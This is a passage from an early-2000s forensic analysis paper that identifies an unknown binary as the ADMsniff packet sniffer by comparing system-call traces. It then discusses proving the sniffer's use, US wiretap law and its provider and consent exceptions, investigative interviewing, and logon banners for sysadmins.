write(1, "credits: ADM, mel , ^pretty^ for"..., 54) = 54
open("The_l0gz", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
recvfrom(3, "\0\0\f\7\254\n\0\260\320>5\36\10\0E\20\0\304\254\0@\0@"..., 1564, 0,
{sin_family=AF_UNIX, path="eth0"}, [18]) = 210
...
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++
```

The traces are not exactly identical, but are very similar. The systems calls made are the same, and occur in the same sequence. Both display the same text upon execution, both write to "The_l0gz", etc.

Conclusion: Because we didn't have two files with identical checksums, it's not possible to say with 100% certainty that **sn.dat** is nothing more than a renamed ADMsniff binary. However, considering how many similarities we've found between the two programs, in the string comparisons as well as the process trace, it's safe to say that there probably aren't too many differences as far as the operations of the two. Whoever built **sn.dat** originally may have made small changes of their own - with slight modifications to the code one can change the behavior of the program (e.g. adding to the

list of "ports to watch", etc.), but ultimately nobody is going to confuse **sn.dat** with any other program. Essentially, it *is* ADMsniff.

2.6 – The Consequences.

And now the question is, "so what?" We've found a previously unknown binary on our systems now believed to be a packet sniffer. What now becomes of the person who installed and maybe ran the sniffer on our network? Are there laws against such actions and more importantly, are there penalties? Is it even possible to prove that they did something wrong?

In the United States the Electronic Communications Privacy Act of 1986 ("ECPA"), which amends the original Federal Wiretap Act, provides protection for all forms of electronic communications, including (but not limited to) cell phone conversations, e-mail, video data, voicemail, etc. In our case, the installation and execution of ADMsniff which puts the NIC of the computer it is running on into promiscuous mode to capture all the traffic on the wire would most certainly be unauthorized access and considered a federal crime. Section 2511 of Title 18, United States Code[21] ("Interception and disclosure of wire, oral, or electronic communications prohibited") describes a varying range of penalties including fines, imprisonment, or both.

Of course, nothing can happen unless guilt can be proven, and this is where we, the theoretical plaintiff, would need to have all our ducks neatly in row. To prove that a crime has been committed, we first need to establish proof that the program was actually used:

> We can try to use the MAC time of the binary to try and establish both the time the binary was installed/built, as well as the last time it was executed. But remember, MAC times are easily modified. The integrity of the filesystem must not be called into question.
> The two tell-tale signs that the program was run is that the NIC is put into promiscuous mode, and a file is written to. In the case of the NIC, we know that the card is not taken out of promiscuous mode after program execution, and if that were discovered during the forensics investigation and properly logged, could be useful in helping to establish proof.
> If the program *was* run, there will be a file named "The_l0gz" somewhere on the filesystem. ADMsniff writes the log file to the current working directory, not the program directory. So if it was installed in /usr/local/sbin, but was executed while the user was in /tmp, the log file would actually be put into /tmp. Plus, a log file is created no matter whether or not data is actually captured, so we should definitely see some evidence of it. If a search of the filesystem did not reveal the log file, then a search for deleted files would be in order. Even if 100% recovery were not possible, at least we would be able to prove that the program was started at some point.
> If a log file was found, either intact on the filesystem or undeleted, the contents (if any) could be used.

---

[21] http://www4.law.cornell.edu/uscode/18/2511.html

In addition to all of these things, one of the most important things we would need is the ability to correlate events based on various log files. If present, system logs can tell us what time somebody logged on, and shell history files can tell us what commands they've executed (maybe we can actually see them start up the sniffer). IDS logs, if they exist, can help correlate network events (remote logons, etc.) and can be especially helpful should the integrity of the target filesystem is called into question. The intruder may be able to clean up after themselves by modifying the system logs, but they would not have had access to IDS logs (hopefully) which may implicate them after all.

Now that's a lot of *if*s! Considering the volatility of the data we'd need to pursue a case like this, hopes of successfully prosecuting a skilled hacker would be extremely difficult. MAC times, log files, history files, just about anything on the system can be modified by the intruder. If centralized logging were used and correlation was done against IDS logs, we'd probably still end up with half a case.

But the world as a whole is still new at this, and as time goes on, things will get easier … for us too, hopefully!

2.7 – The Questions.

If given the opportunity to interview the individual who installed the sniffer on our system, what do we ask them? Perhaps this isn't a realistic scenario – after all, how many people actually have the opportunity to have a conversation with the person who defaced their web page? Even so, anybody who thinks internal hackers don't exist is just crazy, and anybody who trusts their companies' employees to always do the right thing, well, probably shouldn't be involved in the security business. The United States Department of Justice's Computer Crime and Intellectual Property Section of the Criminal Division makes public a list of recently prosecuted computer cases[22]. Readers are certainly encouraged to take a look. It's really amazing how many dishonest/disgruntled employees are out there!

Depending on the nature of the crime committed and the extent of the damages, law enforcement might be better suited for the questioning. But for many of us, things will rarely get that serious. Even in this scenario, where somebody has 'illegally' installed a sniffer on our network, it isn't yet a foregone conclusion that any sort of law enforcement would be involved. Many organizations prefer to handle incidents such as this internally – *quietly*, rather than having to deal with the negative publicity, and therefore no outside entity/agency is involved.

Having said that, it is important for us System Administrators to always keep one simple fact in mind: *that we are 'only' sysadmins*! We are not Law Enforcement, and we don't get to throw people into small rooms to subject them to intense 8-hour interrogations under bright lights. Depending on the policies where you work, you may not even have any official authority to conduct investigations at all! Sysadmins/Security Professionals should never attempt to intimidate the interviewee into giving them the information they want. At best they offer you just enough information to get you off their case, at worst they call your bluff and everybody comes to the conclusion that you have no real power to do anything anyway. Never underestimate the advantages a pleasant

---

[22] http://www.usdoj.gov/criminal/cybercrime/cccases.html

demeanor will afford you. Even though all of us will probably at some point run into people who are so hostile that no amount of civility will help with, but under no circumstances should that hostility be returned by the interviewer. Remember, we're not in the interrogation business! Here are some suggestions for approaching an investigative interview:

Be open-minded, or at least make them believe you are. Few people will be forthcoming with information if they believe you're already convinced of their guilt. At that point you're just the enemy, and the less they tell you the less you will have to use against them at a later date. Open the interview with a non-threatening question, something that does not imply guilt in any way. It should explain the purpose of your talk, and at the same time invites them to tell you the (their?) story. *"Bob, I'm just trying to find out how this happened so that it may be avoided in the future. I'm admittedly missing a lot of the background information. Can you help me understand what happened here?"*

Don't be afraid to be direct, but give them a way out. If they're guilty, they'll know what this is about anyway. If they are not, then they should be made aware that an incident exists. You want to make it clear that you have some information, but not enough to come to a solid conclusion. You have your hunches, but are willing to be proven wrong. *"The logs we have seemed to indicate that you were logged in at the time the sniffer was installed. If you were, we should try to get this straightened out. Were you logged in at that time, Sam?"*

Hear what they have to say regarding the 'incident'. Depending on whether or not the party is guilty, they may have very different opinions regarding whether or not an incident has actually occurred. The guilty might try to downplay the severity of the situation, provide a justification for their actions, or maybe even take the opportunity to suggest a course of action. *"Boy I don't know, Pete. I'm sitting here hearing myself talk, and all of a sudden I'm not even sure anything terribly serious has occurred. What do you honestly think?"*

Once you feel they've given you all the information, ask for a little more. You're nearing the end of the interview, and have come to the conclusion that there will be no last minute, show-stopping revelations to come from the interviewee. Up until now you've asked them to volunteer information. Now it's time to put on a bit more pressure to try and get what's been withheld from you thus far. *"Listen, Fred ... I know this is a difficult situation to be in, but I really need to know the truth about what happened so I have something to tell management. They aren't really too keen on the idea of somebody running a sniffer behind the financial division's firewall. Best I can tell, you're not telling me the whole story, and I'm going to need it to put all the pieces together. What else can you tell me?"*

Hint at the evidence you have already gathered. If by this point in time the interviewee is still not convinced you're serious, let them know you are by finally letting them in on a little bit of what you do know. This can serve

to convince them that there is indeed nothing more to gain by withholding information from you, that you already have everything you needed, anyway. *"Alright Larry, here's the deal. I have the timestamps off the binary, and I have IDS logs showing that you were logged in at the time. I haven't had a chance to examine the machine closely, but I'm pretty sure I'll find more than 'nothing'. Work with me here, all right? So what will I find in that log file?*

These questions are only a small subset of those you will need to properly extract information during an interview. No matter what questions you ask, always be aware of *how* you ask it. If a person feels threatened by you in any way, whether it's the way you talk, walk, dress, chew, gesture, etc., your interview will have been less effective than it could have been!

2.8 – Additional Information.

For additional information, readers can visit the following web sites:

> Packet Storm: http://packetstormsecurity.nl/
> Strace Home Page: http://www.wi.leidenuniv.nl/~wichert/strace/
> US DOJ Computer Crime and Intellectual Property Section (CCIPS): http://www.cybercrime.gov/
> U.S. Code Collection, Cornell University: http://www4.law.cornell.edu/uscode/

Part III: Your Rights as a SysAdmin.

3.1 – The Basics.

Many System Administrators believe that just because they hold the title, that they automatically have the right to perform any and all types of surveillance on their network. Depending on where you are this may or may not be true, but those of you working in the United States take note – you do *not* have a mandate from God to arbitrarily snoop on the users on your network! While many of us would like to believe that we always have the right to view the packets that pass by through our networks or read the e-mails that come through our mail servers, lawmakers in the United States believe differently and the laws they've passed prove this.

The Federal Wiretap Act, as amended by the Electronic Communications Privacy Act (which, consequently, was itself later amended by the USA-Patriot Act in October 2001(!)), specifically prohibits the interception and disclosure of electronic communications[23] by anybody other than the sender of the communication and its intended recipient. Oh, and in case anybody's wondering, the answer is 'no' – just because you happen to have a copy of tcpdump does not qualify you as the intended recipient!   As far as the scope of the phrase "electronic communications" is concerned, this includes not only network packets and e-mail, but also faxes, voicemail, and just about anything you can think of that can be sent electronically[24].

For breaking the law, of course there will be penalties. The ones currently called for by the ECPA range from fines to imprisonment, depending on the offence. At the time of this writing, the House of Representatives has just passed H.R. 3482, the Cyber Security Enhancement Act of 2002[25] which amongst other things, calls for increased penalties for cyber crimes. The new penalties range from the doubling of current penalties up to the allowance now of life imprisonment, again depending on severity. For example, 18 U.S.C. 2701[26] ("Unlawful access to stored communications") has been amended such that the penalties described in paragraph (b) (1) (A) now allows for imprisonment up to 5 years (up from 1 year), and paragraph (b) (1) (B) now allows for imprisonment up to 10 years (up from 2 years)!

3.2 – The Exceptions.

There are always exceptions, and the subject of electronic surveillance is no different. There *are* situations under which it is lawful to intercept electronic communications, and as a system administrator you should be aware of what those situations are. In this case, not knowing could cost your company/organization a lot of money, and you your job. A number of exceptions are mentioned within 18 U.S.C. 2511; here are a couple of them that would be of interest to sysadmins:

---

[23] 18 U.S.C. 2511

[24] And quite honestly, probably a lot of things you couldn't think of, as well! For the legal definition of 'electronic communication' in the context of the ECPA, check out 18 U.S.C. 2510 (12).

[25] http://thomas.loc.gov/cgi-bin/query/z?c107:H.R.3482:

[26] http://www4.law.cornell.edu/uscode/18/2701.html

18 U.S.C. 2511 (2) (a) (i): It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service, except that a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks.

AND,

18 U.S.C. 2511 (2) (d): It shall not be unlawful under this chapter for a person not acting under color of law to intercept a wire, oral, or electronic communication where such person is a party to the communication or where one of the parties to the communication has given prior consent to such interception unless such communication is intercepted for the purpose of committing any criminal or tortious act in violation of the Constitution or laws of the United States or of any State.

What do these exceptions mean? In the first, a service provider would be allowed to monitor traffic *if* it is within the ordinary course of business, or if it is done to protect that business. An example would be for a large corporate entity to regularly monitor the phone conversations of their customer service representatives, if they are doing so in order to ensure quality control. System administrators, on the other hand, would be allowed to monitor traffic in the event that they need to protect their networks from attack, or if an intruder has broken in and they need to track them.

The second exception, 18 U.S.C. 2511 (2) (d), gives any non-law enforcement entity to intercept communications as long as they are part of the communication itself, or have been given prior consent to intercept by one of the parties of the communication. Most of us have probably called a company and before we ever spoke to an actual human being, were greeted by a friendly recording that said something to the effect of: "this phone call may be monitored for quality control purposes …" – this is the company's way of notifying the caller, and consent is implied if the caller stays on the phone. For system administrators this notification is most often done through a "logon banner", something that the user sees immediately either upon connecting to the computer, or upon successful login. Sounds simple, right? Well not quite …

3.3 – The Problems.

The "provider exception" grants the service provider certain rights to intercept data. But is a system administrator always necessarily always considered the provider? In larger organizations, it is not uncommon for the function of the sysadmin to be distributed

to many different people in as many different groups. Each department may have their own sysadmins, and groups within those departments may again have their own sysadmins. Are they all considered service providers? What happens when the sysadmin of Department A goes over and puts a sniffer on Department B's network, where he normally has zero responsibilities? It would be very difficult for the sysadmin of Department A to make the case that he is a service provider for Department B!

Even if one has successfully deciphered the law books and has established that they, as the sysadmin, do indeed qualify as the "provider", it is important to note that the law does *not* allow providers to perform unlimited surveillance! The "provider exception" does not allow a sysadmin to whimsically read through everybody's e-mail or conduct surveillance on his or her network when there exists no business need. "…a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks." Remember: if you're going to be snooping on your users, make sure you have either a really good reason, a really good lawyer, or …

In this day and age, everybody should implement some form of a logon banner. This is the easiest way to make use of the "consent exception". On systems based on Microsoft Windows, a registry key can be modified to make the system display the banner at system startup, before the user even logs in. On Unix machines, /etc/issue or /etc/motd can be used to display the banner to the user either before or after a successful login. A properly written logon banner will allow an organization more freedom to monitor their networks as well as their employees, if needed. Of course, a logon banner needs to be seen to be effective. What good is a disclaimer if nobody reads it? Can be it considered binding if a user never sees it? Imagine a system that has a banner installed as /etc/motd, to be displayed after a user successfully authenticates and logs in. Users who login interactively would certainly be covered. But what if another user only accesses web pages on that same server, without ever logging in? They would have never have seen the banner, and in theory have never consented to any monitoring that may be going on. This is the biggest weakness with the logon banner – ensuring visibility. Plus, it is already difficult enough to ensure that your everyday users see a logon banner – how hard is it to ensure that intruders do? Intruders may attempt to access your system through unconventional means, such as a buffer overflow exploit against a daemon that immediately returns them a prompt. In such a case /etc/motd might not be read, and the banner not be displayed to the intruder!

Luckily, organizations are not left without options. Even if an intruder manages to exploit a weakness in your system and manages to get a root prompt without being shown the logon banner, you as the sysadmin should still be empowered to monitor his or her actions, as you would be covered under the "provider exception" – after all, you're entitled to protect your company assets. To be able to monitor the actions of your users however, you will need something along the lines of the logon banner, a disclaimer of some sort. Now because of the problems associated with the logon banner, many organizations nowadays will make employees sign a form consenting to monitoring by the employer, either at the time of hire or at least before being allowed on the corporate network. By doing this, the organization has obtained consent from their employees up front, and that would apply even to systems on the corporate network that didn't have a logon banner. If your organization has neither of these mechanisms in place, give them

some serious consideration. While the consent form would be preferable as it gives the organization more freedom to conduct monitoring, at the very least a logon banner should be established. While many will balk at the idea of signing away their privacy with the consent form, most users are used to them and won't think twice about logon banners.

3.4 – The End!

At the end of the day, the advice is simple: Know Your Rights! Study the laws, try to understand them, and then get confirmation from your organization's legal counsel. In this day and age it is certainly not uncommon for disgruntled [ex-?] employees to file lawsuits against their employers, and a good attorney will get you on any technicality that they can. By having an understanding of what you can and cannot do under the law, you and your organization will hopefully avoid these unnecessary headaches.

If there's one thing I've learned during my research of these laws, it's that I need to go back and consult *my* legal counsel! The laws are constantly changing, and the experience of trying to keep up with the Federal Wiretap Act, the Electronic Communications Privacy Act, the USA-PATRIOT Act of 2001, and the Cyber Security Enhancement Act of 2002 has proven to be more than enough for this sysadmin! No matter how well you think you've interpreted the law, there always seems to be people lining up to tell you how wrong you are. May I suggest leaving the arguing to the lawyers …

Finally, if you are part of an organization that currently does not have any sort of a logon banner or similar documentation, be sure to consult your legal experts. They can tell you what you can and cannot get away with in your organization. As is the case with bots, *in the end, he who has the most lawyers wins*!

References :

[1]   Software in the Public Interest, Inc. "Debian GNU/Linux – Packages", URL:
      http://www.debian.org/distrib/packages

[2]   Rivest, Ronald. "RFC 1321: The MD5 Message-Digest Algorithm", URL:
      http://www.ietf.org/rfc/rfc1321.txt

[3]   NIST. "Federal Information Pocessing Standards Publication 180-1", URL:
      http://www.itl.nist.gov/fipspubs/fip180-1.htm

[4]   RSA Laboratories. "CryptoBytes Volume 2, Number 2", URL:
      ftp://ftp.rsasecurity.com/pub/cryptobytes/crypto2n2.pdf

[5]   Red Hat, Inc. "An Introduction to Disk Partitions", URL:
      http://www.redhat.com/docs/manuals/linux/RHL-7.2-Manual/install-guide/ch-partitions.html

[6]   CERT. "CERT Incident Note IN-2001-12", URL:
      http://www.cert.org/incident_notes/IN-2001-12.html

[7]   "EnergyMech: Features", URL:
      http://www.energymech.net/features.html

[8]   "Chkrootkit home page", URL:
      http://www.chkrootkit.org/

[9]   @stake, Inc. "@stake Research Labs – Tools", URL:
      http://www.atstake.com/research/tools/

[10] "The Coroner's Toolkit (TCT), URL:
      http://www.porcupine.org/forensics/tct.html

[11] SecurityFocus. "SecurityFocus HOME Tools: ADMsniff", URL:
      http://online.securityfocus.com/tools/215/scoreit

[12] Packet Storm. "Packet Storm home page", URL:
      http://packetstormsecurity.nl

[13] Cornell University LII. "United States Code", URL:
      http://www4.law.cornell.edu/uscode/

[14] U.S. DOJ CCIPS. "Computer Intrusion Cases", URL:
      http://www.usdoj.gov/criminal/cybercrime/cccases.html

[15] Library of Congress. "THOMAS – U.S. Congress on the Internet", URL:

http://thomas.loc.gov/

[16]   Salgado, Richard. "Forensics and Incident Response: The Law Enforcement Perspective", SANS Institute, 2002.

[17]   Privette, Ken. "Forensics and Incident Response: The Corporate Perspective", SANS Institute, 2002.